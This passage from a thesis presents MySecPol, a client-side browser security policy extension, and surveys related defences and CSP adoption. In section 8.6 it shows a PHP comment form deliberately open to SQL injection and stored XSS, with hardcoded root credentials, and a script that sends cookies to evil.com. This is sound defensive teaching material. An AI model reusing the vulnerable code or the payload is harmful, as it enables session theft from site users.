

Figure 8.4: Protection against phishing

8.6 Case study: Defending against XSS attacks

Many web applications provide comment sections or feedback or review forms where users can enter their feedback or review of product. Such forms are also used in online discussion

forms like quora or stackoverflow where users can enter their answers or questions. The
sample of such form to add comments in some discussion forum is given in listing 8.2.

```php
1   <!DOCTYPE HTML>
2   <html>
3   <div>
4       <?php
5       // Verifying whether a cookie is set or not
6       if(isset($_COOKIE["user_cookie"])){
7           echo "Hi, Welcome " . $_COOKIE["user_cookie"] ."<br>";
8            $userID=$_COOKIE["user_cookie"];
9       } else{
10          echo "Welcome Guest! <br>";
11          $userID="Guest";
12      }
13     if($_POST){
14         $comment= $_POST['comment'];
15         $servername = "localhost";
16         $username = "root";
17         $password = "root";
18         $dbname = "mtp_testing";
19    // Create connection
20         $conn = mysqli_connect($servername, $username, $password,
       $dbname);
21         // Check connection
22       if (!$conn) {
23             die("Connection failed: " . mysqli_connect_error());
24         }
25         $sql = "INSERT INTO comments (userID,comment)
26         VALUES (\"".$userID ."\",\"".$comment."\")";
27         if (mysqli_query($conn, $sql)) {
28           } else {
29           echo "Error: " . $sql . "<br>" . mysqli_error($conn);
30           die("failed: " . mysqli_error());
31         }
32         $query= "SELECT * FROM comments";
33         $result = mysqli_query($conn, $query);
34         if (mysqli_num_rows($result) > 0) {
```

```
35              // output data of each row
36              while($row = mysqli_fetch_assoc($result)) {
37                  echo $row["userID"]. "      :" . $row["comment"]. "<br>"
    ;
38                  }
39          } else {
40                  ;
41          }
42          mysqli_close($conn);
43
44      }
45      ?>
46      <form action="" method="POST">
47      Comments:<br>
48       <textarea name="comment" rows="10" cols="20"> </textarea>
49       <br>
50       <input type="submit" value="POST IT!!!" /> <br>
51    <p id="para"></p>
52  </form>
53  </div>
54  </html>
```

Listing 8.2: Sample form to add comments

8.6.1 Sample attack

If websites don't sanitize the user inputs and allow attackers to inject arbitrary code into the page, then it can harm innocent users accessing the page. If attacker inserts the code given in listing 8.3 in comment section of form 8.2, then the code will be invisible to users visiting the site but will send hidden request with cookie information to attacker's servers.

```
<script>
var evilurl='http://www.evil.com/2/images/1.png?'+ document.cookie;
var req = new XMLHttpRequest();
req.open( 'GET' , evilurl ,false );
req.send( null );
```

```
</script>
```

Listing 8.3: Sample code to carryout XSS attack

8.6.2 Defence

However, such XSS attacks where information is sent to third party servers can be stopped by policy to block all cross-origin domains. The policy will block request originating from web browser to third party domains. Websites which provide online forums or encourage user's participation like stack overflow make themselves lucrative targets for attackers to inject malicious code. This code when executed at user's browser can cause information leaks. The difficulty in distinguishing JavaScript exploit code from normal web page markup makes XSS attacks difficult to detect.

Figure 8.5: Stopping XSS attack

8.7 Limitations and future scope

As discussed in section 8.3, when we define policies which block scripts or embedded images, videos or other resources, there is degradation of functionality and interactivity for the websites which extensively use them for rendering content. The loss of functionality

increases with more restrictive and generic policies like 'deny javascript *'. Hence, there is trade off between the loss of functionality and the level of security user wants.

Secondly, since these policies are defined by client and implemented at his browser as an extension, the user need to have basic domain knowledge. Though we can augment user with sample policy which he can keep altering as per his requirements but still the solution may not help user with no technical knowledge about basic web concepts like JavaScript, domain, cookies etc. However, such users can directly pick the sample policy which provides them desired protection.

Thirdly, these policies are generic and cover security aspect broadly. They are not written to protect against specific attack. However, the future work can involve upgrading these policies and add more keywords to implement solutions to protect against common attacks like CSRF, phishing or click-jacking like the example given in Section 8.5. For example, fields like location, notification, popup can be added to set rules for these objects. The sample policies using these new fields are given below.

```
deny      popup            *
deny      location         *
deny      notification     *—
allow     notification     *//*.abc.com/*
```

Above policy will allow user to block all popups, block websites' access to user's location and create whitelist of sites that can send notifications.

Chapter 9

Related work

There are various approaches being studied and followed to control the information flow in browsers and make browsing secure. In this chapter, we discuss prominent works on making browsing secure. This includes both server-side and client-side defenses.

9.1   JavaScript Subsets and Rewriting

One option is to enforce security policies at server side where server can sanitize all third party scripts and review or rewrite the code, if required before serving it to client.

- JavaScipt provides sandboxing mechanism called ***evalinsandbox()***[16] to run code using *eval()* with reduced privileges. This approach is used mainly with extensions. The principal for code running in the sandbox is defined in the constructor and properties available to code running in the sandbox are also specified.

- **ECMAScript 5 strict mode** [17] is a standardized subset and restricted variant of JavaScript. The JavaScript developer must place statement *'use strict'* at the top of a script of function body to envoke strict mode.

- The **Caja** Compiler [33], the short for Capabilities Attenuate JavaScript Authority is a tool for making third party content (HTML, CSS and JavaScript) safe to embed in the website. Caja provides a wide range of flexible security policies, so that websites can effectively control what embedded third party code can do with user data. It

uses the subset of standard JavaScript and removes dangerous features from the language,such as with and eval().

- **ADsafe**[7] also defines a subset of JavaScript that restricts the third-party code from doing any malicious activity and thereby, makes it safe to put third-party advertising scripts or widgets on the web page.

Above methods mediate access by rewriting the third-party scripts. The appeal of these solutions is that no browser modifications are needed to enforce policies. Rewriting-based solutions, however, may fail to preserve the original program's semantics. Also, web developers need to create a version of their code for every subset that they need to conform too. For instance, the jQuery developers would need to create a specific version for use with FBJS, Caja, ADsafe etc.

9.2 Client side security mechanisms using Browser Modifications

Modifying the browser core as per information flow security model provides most powerful way as it involves closer access to the JavaScript execution environment. But, it may also involve changes to the JavaScript engine, the DOM and the event-handling mechanism. These software modifications are difficult to distribute and maintain in the long run unless they are adopted by mainstream browser vendors. Some browser core modification includes use of security labels for protecting sensitive data or running JavaScripts in virtualized environment.

- **ScriptInspector** [47] is a modified version of the Firefox browser that is capable of intercepting and recording sensitive API calls from third-party scripts to critical resources. It records accesses that violate the policy for a given domain.

- **ConScript**[35] provides client-side implementation of policy defined by the web developer by introducing a new attribute 'policy' to the HTML <script> tag that can store a policy defined by the web developer. Here a modified Microsoft Internet Explorer 8 parses this new policy attribute and enforces it.

- **FlowFox**[10] proposed by Willem De Groef et al. is a modified Firefox browser that implements information flow control for scripts by assigning labels. The main approach for Secure Multi Execution [15] was to execute program multiple times for each security label defined in the system under predefined rules for input and output operations.

- **Virtual Browser**[3] is a virtualized browser which runs JavaScripts in a sandboxed environment to visualize their interaction with sensitive data in controlled environment. It contains a virtual JavaScript parser and a virtual JavaScript execution engine, a virtual HTML parser and a virtual CSS parser

9.3 Client side security mechanisms using Browser Extensions

- **Noscripts** [24] is a firefox browser extension that provides anti-XSS and anti-Clickjacking protection using whitelisting mechanisms. It blocks all JavaScript, Java, and other executable contents by default. User can allow JavaScript and other features selectively on trusted sites.

- **Ghostery** [23] detects and blocks browser tracking on the websites to speed up page loads and protect user's data and privacy. It also updates the user about the sites that are tracking and helps the user to block such sites.

- **Abine** [22] helps users to control third-party services which exist on the current page. The users can control their personal information that other people and companies can view online.

9.4 Other browser based security mechanisms

In this section, other browser-based mechanism proposed to defend against common attacks like CSRF has been explained. The prototype for these proposed mechanisms have

been implemented as browser extensions with support from web servers by adding additional response headers.

- **Browser Enforced Authenticity Protection**[32] (BEAP)is a browser based solution which provides protection against clickjacking attacks from hidden iframes. It modifies HTTP headers by stripping authorization information from all cross-origin requests after checking referrer header. However, it also affects genuine cross-origin requests.

- **Allowed Referrer Lists (ARLs)** [8] is a browser security policy which restricts the browser from sending ambient authority credentials with HTTP requests. The websites need to identify and decouple credentials used for authentication and authorization to support ARLs. The sites can also specify whitelist of allowed referrer URLs, to which browsers are allowed to attach authorization state. However, the developers are required to identify and decouple credentials used for authentication and authorization for its widespread implementation, which is very unrealistic.

- **CsFire** [11] also strips authorization information from cross-origin HTTP requests, except for expected requests to mitigate CSRF attacks. It make use of either client defined policy or server supplied policy to permit or deny cross domain request or strip authorization or cookie information from cross origin requests. However, CsFire can't handle genuine cross origin requests in absence of server or user supplied whitelist.

- Telikicherla et al. proposed **Cross-Origin Request Policy (CORP)** [42] which enables a server to control cross-origin requests initiated by a browser. A web developer can specify who can request what resource on other domain servers through which browser event. This policy is sent to user's browser as part of additional HTTP response header. The browser supporting CORP enforces the specified policy whenever any cross-origin request is made. CORP helps to mitigate attacks which exploit cross-origin requests [43]. The CORP is defined as 3-way relation between Origin, resource-path and event-type as shown in the sample policy below:

*	img	/img	ALLOW
*	script	/script	ALLOW
*	*	*	DENY

The website implementing the above policy will accept only authenticated cross-origin requests for scripts and images from any site and block all other cross-origin requests.

9.5 Merits of using client-side policies

Server-side approaches are largely dependent on web developers for security and privacy. But most websites are vulnerable to different attacks due to bad coding practices, use of unsafe JavaScript functions, lack of input sanitization and unrestricted access to third party scripts. Hence, we can't completely rely on web developers for securing user data and protecting their privacy.

Many current browsers support CSP but most web sites still don't include CSP headers. The Appendix A shows that out of top 15 Alexa websites, only 3 websites contain CSP headers. Even for the websites which contain CSP headers, the policies are too permissive [44]. Similarly, CORP and Conscript propose methods which define policies at server end implemented at browser by either using special HTTP headers in CORP or by modifying JavaScript execution engine in Conscript. But, both rely on web developers to define policies and don't find widespread implementation. Most of the existing client-side solutions provide defense against specific attacks and require installation of multiple extensions. For example, BEAP, CsFire and ARLs provide defense against CSRF and clickjacking attacks. NoScripts or Ghostery provide defense against XSS and other privacy violating attacks. The comparative study is given in Table 9.1.

Work	Brief explanation	Drawback
evalinsandbox() [16]	Sandboxing mechanism to run code using *eval()* with reduced privileges. The principal for code running in the sandbox is defined in the constructor and properties available to code running in the sandbox are also specified	Dependent on web developers for security and privacy. Vulnerability due to bad coding practices, use of unsafe JavaScript functions, lack of input sanitization and unrestricted access to third party scripts.
ECMAScript 5 strict mode [17]	Standardized subset and restricted variant of JavaScript. Invoked by statement *'use strict'*	
Caja Compiler [33]	Makes third party content safe to embed in the website	
ADsafe[7]	Subset of JavaScript that restricts the third-party code from doing any malicious activity	
ScriptInspector [47]	Modified Firefox browser capable of intercepting and recording sensitive API calls from third-party scripts to critical resources. It records accesses that violate the policy for a given domain.	Dependent on web developers for defining security policies.
ConScript [35]	Introduces a new attribute 'policy' to the HTML <script> tag that can store a policy defined by the web developer.	
FlowFox [10]	Modified Firefox browser that implements information flow control for scripts by assigning labels. Uses Secure Multi Execution [15].	No widespread implementation due to browser modifications. User can't define security policies.
Virtual Browser [3]	Virtualized browser which runs JavaScripts in a sandboxed environment to visualize their interaction with sensitive data in controlled environment.	
Noscripts [24]	Provides anti-XSS and anti-Clickjacking protection using whitelisting mechanisms. NoScript blocks all JavaScript, Java, Flash Silverlight and other executable contents by default.	Protect against XSS attacks. No flexibility.
Ghostery [23]	Detects and blocks tracking technologies on the websites user visit.	Protection against tracking only. User can't define policies.
Abine [22]	Controls third-party services which exist on the current page.	
CsFire [11]	Strips authorization information from cross-origin HTTP requests, except for expected requests to mitigate CSRF attacks. Uses either client defined policy or server supplied policy.	Can't handle genuine cross origin requests in absence of server or user supplied whitelist. Protects against CSRF and clickjacking attacks only.
Cross-Origin Request Policy (CORP) [42]	Enables a server to control cross-origin requests by policy defined by a web developer. Policy is sent as additional HTTP response header.	Protect against CSRF and clickjacking attacks only.
Browser Enforced Authenticity Protection [32]	Modifies HTTP headers by stripping authorization information from all cross-origin requests after checking referrer header	Protection against clickjacking attacks. User can't define security policies.
Allowed Referrer Lists (ARLs) [8]	Browser security policy restricts the browser from sending ambient authority credentials with HTTP requests. The sites can specify whitelist of allowed referrer URLs, to which browsers can send authorization state.	No widespread implementation due to changes required. Protect against CSRF and clickjacking only.

68

Table 9.1: Comparative study of related work.

We propose a simple architecture based on client-side policy which helps user to define his security requirements. These policies are simple to write and understand with very limited domain knowledge. The client policy is captured and integrated in the browser. The user doesn't have to worry about the implementation of the policies. The same policy can be shared among users of the organization and implemented on different browsers on different Operating Systems. These policies can capture the essence of existing solutions and can create more robust security framework which can provide protection against a wide range of security and privacy risks. `MySecPol` provides us flexibility to add new keywords or fields and upgrade the language to protect against new security and privacy risks.

Chapter 10

Conclusion

We have carried out a comprehensive study of existing security mechanisms and solutions proposed for user security and privacy while browsing the current web. In this thesis, we have presented a client-side policy based architecture for secure web browsing through `MySecPol`. The main advantages are (i) it is independent of platform/browser - making it easy to port policies from one browser to other, (ii) policies are easy to understand and intuitive to write and (iii) integrate several existing policies. We have implemented it as a browser extension for Google Chrome and evaluated it for soundness, performance and compatibility for different websites. The experimental results show that our solution provides effective security with low-to-moderate overhead for a spectrum of users/user applications. We have tested our extension on Chrome web browser on Windows 10 and Ubuntu 16.04. Browsers like Mozilla Firefox provide APIs similar to webrequest and privacy APIs of Chrome. The same client policy defined using `MySecPol` can be captured and integrated with other browsers with slight modifications in parser and browser extensions.

In summary, the policy language abstraction is intuitive and it enables organizations to write the specifications and integrate several user requirements based on a tradeoff between security vs convenience. `MySecPol` provides flexibility to import existing ad-hoc solutions targeting specific attacks like clickjacking, CSRF, phishing, etc., by adding new fields or keywords.

Appendix A

CSP headers

Many modern web browsers support CSP but most web sites still don't include CSP response headers. The Table A.1 shows CSP headers received for top 15 Alexa web sites. Out of 15, only 3 websites contain CSP headers. Even the websites which contain CSP headers either permit 'unsafe-eval' and 'unsafe-inline' or include domains which provide analytics and ads services (such as `https://www.google-analytics.com`, `https://stats.g.doubleclick.net`, `*.atlassolutions.com`) as trusted script sources. The 'unsafe-eval' permits the use of *eval()* function which can be exploited to execute the user supplied string inputs. The 'unsafe-inline' allows the use of inline <script> elements which can be exploited for XSS attacks.

Domain	CSP header
google.com	Not present
youtube.com	Not present
facebook.com	default-src * data: blob:;script-src *.facebook.com *.fbcdn.net*.facebook.net ***.google-analytics.com** *.virtualearth.net *.google.com 127.0.0.1:* *.spotilocal.com:* **'unsafe-inline'** **'unsafe-eval'** *.atlassolutions.com blob: data: 'self';style-src data: blob: 'unsafe-inline' *;connect-src *.facebook.com facebook.com *.fbcdn.net *.facebook.net *.spotilocal.com:* wss://*.facebook.com:* https://fb.scanandcleanlocal.com:* *.atlassolutions.com attachment.fbsbx.com ws://localhost:* blob: *.cdninstagram.com 'self' chrome-extension://boadgeojelhgndaghljhdicfkmllpafd chrome-extension://dliochdbjfkdbacpmhlcpmleaejidimm
baidu.com	Not present
wikipedia.org	Not present
reddit.com	Not present
yahoo.com	Not present
qq.com	Not present
google.co.in	Not present
taobao.com	Not present
tmall.com	Not present
amazon.com	Not present
twitter.com	connect-src 'self' blob: https://*.twimg.com https://twitter.com https://api.twitter.com https://caps.twitter.com https://pay.twitter.com https://upload.twitter.com wss://localhost.twitter.com https://app.getsentry.com https://sentry.io https://akamai-api.twitter.com https://api.twitter.com https://cloudfront-api.twitter.com https://edgecast-adn-api.twitter.com https://fastly-api.twitter.com https://*.pscp.tv https://*.giphy.com https://media.riffsy.com; default-src 'self'; font-src 'self' https://*.twimg.com; form-action 'self' https://twitter.com https://*.twitter.com; frame-src 'self' https://twitter.com https://mobile.twitter.com https://pay.twitter.com; img-src 'self' **'unsafe-inline'** blob: data: https://*.cdn.twitter.com https://ton.twitter.com https://*.twimg.com https://stats.g.doubleclick.net https://www.google.com https://www.google-analytics.com https://www.periscope.tv https://www.pscp.tv https://media.riffsy.com **https://*.giphy.com** https://*.pscp.tv; media-src 'self' blob: https://twitter.com https://*.twimg.com https://*.vine.co https://*.pscp.tv **https://*.giphy.com** https://media.riffsy.com; object-src 'none'; report-uri https://twitter.com/i/csp_report?a=O5RXE%3D%3D%3D&ro=false; script-src 'self' **'unsafe-inline'** https://*.twimg.com https://www.google-analytics.com https://twitter.com **'unsafe-eval'**; style-src 'self' 'unsafe-inline' https://*.twimg.com
sohu.com	Not present
instagram.com	default-src * data: blob:;script-src *.facebook.com *.fbcdn.net *.facebook.net ***.google-analytics.com** *.virtualearth.net *.google.com 127.0.0.1:* *.spotilocal.com:* **'unsafe-inline'** **'unsafe-eval'** *.atlassolutions.com blob: data: 'self';style-src data: blob: **'unsafe-inline'** *;connect-src *.facebook.com facebook.com *.fbcdn.net *.facebook.net *.spotilocal.com:* wss://*.facebook.com:* https://fb.scanandcleanlocal.com:* *.atlassolutions.com attachment.fbsbx.com ws://localhost:* blob: *.cdninstagram.com 'self chrome-extension://boadgeojelhgndaghljhdicfkmllpafd chrome-extension://dliochdbjfkdbacpmhlcpmleaejidimm;https://staticxx.facebook.com/connect/xd_arbiter/r/RQ7NiRXMcYA.js?version=42#channel=f12d5eb2bf923fc&origin=https%3A%2F%2F

Table A.1: CSP headers of Alexa Top 15 websites

Bibliography

[1] D. Bell and L. La Padula. 1975. *Secure computer systems: Unified exposition and multics interpretation.* Technical Report ESD-TR-75-306, MTR-2997, MITRE, Bedford, Mass.

[2] Abhishek Bichhawat, Vineet Rajani, Jinank Jain, Deepak Garg, and Christian Hammer. 2017. WebPol: Fine-grained Information Flow Policies for Web Browsers. *CoRR* abs/1706.06932 (2017). arXiv:1706.06932 `http://arxiv.org/abs/1706.06932`

[3] Yinzhi Cao, Zhichun Li, Vaibhav Rastogi, Yan Chen, and Xitao Wen. 2012. Virtual Browser: A Virtualized Browser to Sandbox Third-party JavaScripts with Enhanced Security. In *Proceedings of the 7th ACM Symposium on Information, Computer and Communications Security (ASIACCS '12)*. ACM, New York, NY, USA, 8–9. `https://doi.org/10.1145/2414456.2414460`

[4] World Wide Web Consortium. 2016. Subresource Integrity. (2016). Retrieved Apr 10, 2018 from `https://www.w3.org/TR/SRI/`

[5] World Wide Web Consortium(W3C). 2004. Document object model (DOM) level 3 core specification. `http://www.w3.org/TR/2004/REC-DOM-Level-3-Core-20040407/DOM3-Core.pdf`. (2004).

[6] Council of European Union. 2016. Council regulation (EU) no 679/2016. In *Official Journal of the European Union, Vol. L119 (4 May 2016)* (27). 1–88. `https://eur-lex.europa.eu/legal-content/EN/TXT/PDF/?uri=CELEX:32016R0679`.

[7] D. Crockford. 2008. ADsafe: Making JavaScript safe for advertising. (2008). Retrieved Jan 10, 2018 from `http://www.adsafe.org/`

[8] Alexei Czeskis, Alexander Moshchuk, Tadayoshi Kohno, and Helen Wang. 2013. Lightweight server support for browser-based CSRF protection. (05 2013), 273-284 pages.

[9] Arnaud Le Hors Dave Raggett and Ian Jacobs. 1999. HTML 4.01 Specification. (December 1999).

[10] Willem De Groef, Dominique Devriese, Nick Nikiforakis, and Frank Piessens. 2012. FlowFox: A Web Browser with Flexible and Precise Information Flow Control. In *Proceedings of the 2012 ACM Conference on Computer and Communications Security (CCS '12)*. ACM, New York, NY, USA, 748–759. `https://doi.org/10.1145/2382196.2382275`

[11] Philippe De Ryck, Lieven Desmet, Thomas Heyman, Frank Piessens, and Wouter Joosen. 2010. CsFire: Transparent Client-Side Mitigation of Malicious Cross-Domain Requests. In *Engineering Secure Software and Systems*, Fabio Massacci, Dan Wallach, and Nicola Zannone (Eds.). Springer Berlin Heidelberg, Berlin, Heidelberg, 18–34.

[12] Philippe De Ryck, Nick Nikiforakis, Lieven Desmet, and Wouter Joosen. 2013. TabShots: Client-side Detection of Tabnabbing Attacks. In *Proceedings of the 8th ACM SIGSAC Symposium on Information, Computer and Communications Security (ASIA CCS '13)*. ACM, New York, NY, USA, 447–456. `https://doi.org/10.1145/2484313.2484371`

[13] Google Developers. 2018. chrome.privacy- Google Chrome. (2018). Retrieved April 7,2018 from `https://developer.chrome.com/extensions/privacy`

[14] Google Developers. 2018. chrome.webRequest - Google Chrome. (2018). Retrieved April 7,2018 from `https://developer.chrome.com/extensions/webRequest`

[15] D. Devriese and F. Piessens. 2010. *Noninterference Through Secure Multi-Execution.* In Proceedings of the IEEESymposium on Security and Privacy, pages 109-124.

[16] MDN Web Docs. 2017. EvalInSandbox reference. (2017). Retrieved Feb 02,2018 from `https://developer.mozilla.org/en-US/docs/Mozilla/Tech/XPCOM/Language_Bindings/Components.utils.evalInSandbox`

[17] MDN Web Docs. 2018. JavaScript Strict Mode Reference. (2018). Retrieved Feb 11, 2018 from `https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Strict_mode`

[18] Nicolas Gallagher. 2013. Chrome Tab Limit. `https://github.com/necolas/chrome-tab-limit`. (2013).

[19] Tali Garsiel and Paul Irish. August 5th, 2011. How browsers work. (August 5th, 2011). Retrieved Oct 19,2017 from `"https://www.html5rocks.com/en/tutorials/internals/howbrowserswork/"`

[20] W3C Working Group. 2015. Content Security Policy. (2015). Retrieved May 6,2018 from `https://www.w3.org/TR/CSP1/`

[21] Eric Hennigan. 2015. From FlowCore to JitFlow: Improving the speed of Information Flow in JavaScript.

[22] Abine Inc. 2018. Abine Blur. `https://www.abine.com/index.htm`. (May 2018).

[23] Ghostery Inc. 2018. Ghostery. `https://www.ghostery.com/`. (June 2018).

[24] InformAction. 2018. NoScript. (2018). `https://noscript.net/`

[25] Dongseok Jang, Ranjit Jhala, Sorin Lerner, and Hovav Shacham. 2010. An Empirical Study of Privacy-violating Information Flows in JavaScript Web Applications. In *Proceedings of the 17th ACM Conference on Computer and Communications Security (CCS '10)*. ACM, New York, NY, USA, 270–283. `https://doi.org/10.1145/1866307.1866339`

[26] Jakob Kallin and Irene Lobo Valbuena. [n. d.]. Excess XSS: A comprehensive tutorial on cross-site scripting. `https://excess-xss.com/`. ([n. d.]). last checked: 13-10-2017.

[27] N. V. Narendra Kumar and R. K. Shyamasundar. 2014. Realizing Purpose-Based Privacy Policies Succinctly via Information-Flow Labels. In *Proceedings of the 2014*

IEEE Fourth International Conference on Big Data and Cloud Computing (BD-CLOUD '14). IEEE Computer Society, Washington, DC, USA, 753–760. `https://doi.org/10.1109/BDCloud.2014.89`

[28] Shivaram Lingamneni. 2017. SimpleBlock. `https://github.com/necolas/chrome-tab-limit`. (2017).

[29] Peter Loscocco and Stephen Smalley. 2001. Integrating Flexible Support for Security Policies into the Linux Operating System. In *Proceedings of the FREENIX Track: 2001 USENIX Annual Technical Conference*. USENIX Association, Berkeley, CA, USA, 29–42. `http://dl.acm.org/citation.cfm?id=647054.715771`

[30] Acunetix Ltd. [n. d.]. Types of XSS: Stored XSS, Reflected XSS and DOM-based XSS. `https://www.acunetix.com/websitesecurity/xss/`. ([n. d.]). last checked: 13-10-2017.

[31] Limin Jia Timothy Passaro Michael Stroucken Yuan Tian Lujo Bauer, Shaoying Cai. 2015. *Run-time Monitoring and Formal Analysis of Information Flows in Chromium*. NDSS.

[32] Ziqing Mao, Ninghui Li, and Ian Molloy. 2009. Defeating Cross-Site Request Forgery Attacks with Browser-Enforced Authenticity Protection. In *Financial Cryptography and Data Security*, Roger Dingledine and Philippe Golle (Eds.). Springer Berlin Heidelberg, Berlin, Heidelberg, 238–255.

[33] Ben Laurie Ihab Awad Mark S. Miller, Mike Samuel and Mike Stay. June 1, 2017. Caja: Safe active content in sanitized JavaScript. (June 1, 2017). Retrieved March 10, 2018 from `https://developers.google.com/caja/`

[34] MDN. 2018. Mozilla. Eval function reference. (April 2018). Retrieved 09 May, 2018 from `https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/eval`

[35] Leo A. Meyerovich and Benjamin Livshits. 2010. ConScript: Specifying and Enforcing Fine-Grained Security Policies for JavaScript in the Browser. In *Proceedings of the*

2010 IEEE Symposium on Security and Privacy (SP '10). IEEE Computer Society, Washington, DC, USA, 481–496. `https://doi.org/10.1109/SP.2010.36`

[36] Michael Mrowetz. 2015. Performance-Analyser. (May 2015). `https://github.com/micmro/performance-bookmarklet/`

[37] Niels Provos, Dean McNamee, Panayiotis Mavrommatis, Ke Wang, and Nagendra Modadugu. 2007. The Ghost in the Browser Analysis of Web-based Malware. In *Proceedings of the First Conference on First Workshop on Hot Topics in Understanding Botnets (HotBots'07)*. USENIX Association, Berkeley, CA, USA, 4–4. `http://dl.acm.org/citation.cfm?id=1323128.1323132`

[38] W3C Recommendation. 2014. Cross-Origin Resource Sharing. (January 2014). Retrieved Jan 10,2018 from `https://www.w3.org/TR/cors/`

[39] WhiteHat Security. 2017. Application Security Statistics Report 2017. (2017). Retrieved Apr 07, 2018 from `https://info.whitehatsec.com/rs/675-YBI-674/images/WHS%202017%20Application%20Security%20Report%20FINAL.pdf?`

[40] The Internet Society. 1999. Hypertext Transfer Protocol – HTTP/1.1. `https://tools.ietf.org/html/rfc2616/`. (1999). last checked: 07-10-2017.

[41] Krishna Chaitanya Telikicherla. 2016. *Mitigating Web-borne Security Threats by Enhancing Browser Security Policies*. Master's thesis. Software Engineering Research Center, International Institute of Information Technology, Hyderabad.

[42] Krishna Chaitanya Telikicherla, Akash Agrawall, and Venkatesh Choppella. 2017. A Formal Model of Web Security Showing Malicious Cross Origin Requests and Its Mitigation using CORP. In *Proceedings of the 3rd International Conference on Information Systems Security and Privacy*. 516–523. `https://doi.org/10.5220/0006261105160523`

[43] Krishna Chaitanya Telikicherla, Venkatesh Choppella, and Bruhadeshwar Bezawada. 2014. CORP: A Browser Policy to Mitigate Web Infiltration Attacks. In *Information Systems Security*, Atul Prakash and Rudrapatna Shyamasundar (Eds.). Springer International Publishing, Cham, 277–297.

[44] Lukas Weichselbaum, Michele Spagnuolo, Sebastian Lekies, and Artur Janc. 2016. CSP Is Dead, Long Live CSP! On the Insecurity of Whitelists and the Future of Content Security Policy. In *Proceedings of the 23rd ACM Conference on Computer and Communications Security*. Vienna, Austria.

[45] Edward Yang, Deian Stefan, John Mitchell, David Mazières, Petr Marchenko, and Brad Karp. 2013. Toward Principled Browser Security. In *Presented as part of the 14th Workshop on Hot Topics in Operating Systems*. USENIX, Santa Ana Pueblo, NM. `https://www.usenix.org/conference/hotos13/toward-principled-browser-security`

[46] Lenny Zeltser. 2011. Malvertising: The Use of Malicious Ads to Install Malware. (June 2011). Retrieved Nov 10,2017 from `http://www.infosecisland.com/blogview/14371-Malvertising-The-Use-of-Malicious-Ads-to-Install-Malware.html`

[47] Yuchen Zhou and David Evans. 2015. Understanding and Monitoring Embedded Web Scripts. In *Proceedings of the 2015 IEEE Symposium on Security and Privacy (SP '15)*. IEEE Computer Society, Washington, DC, USA, 850–865. `https://doi.org/10.1109/SP.2015.57`

Acknowledgements

First and foremost, I thank God Almighty for all the blessings he has showered over me.I would like to thank my advisor, **Prof. Rudrapatna Shyamasundar** for his valuable guidance and regular discussions and advice throughout the course of the work. I would like to thank all the researchers whose works have been studied and referenced which helped in better understanding of the problem statement.

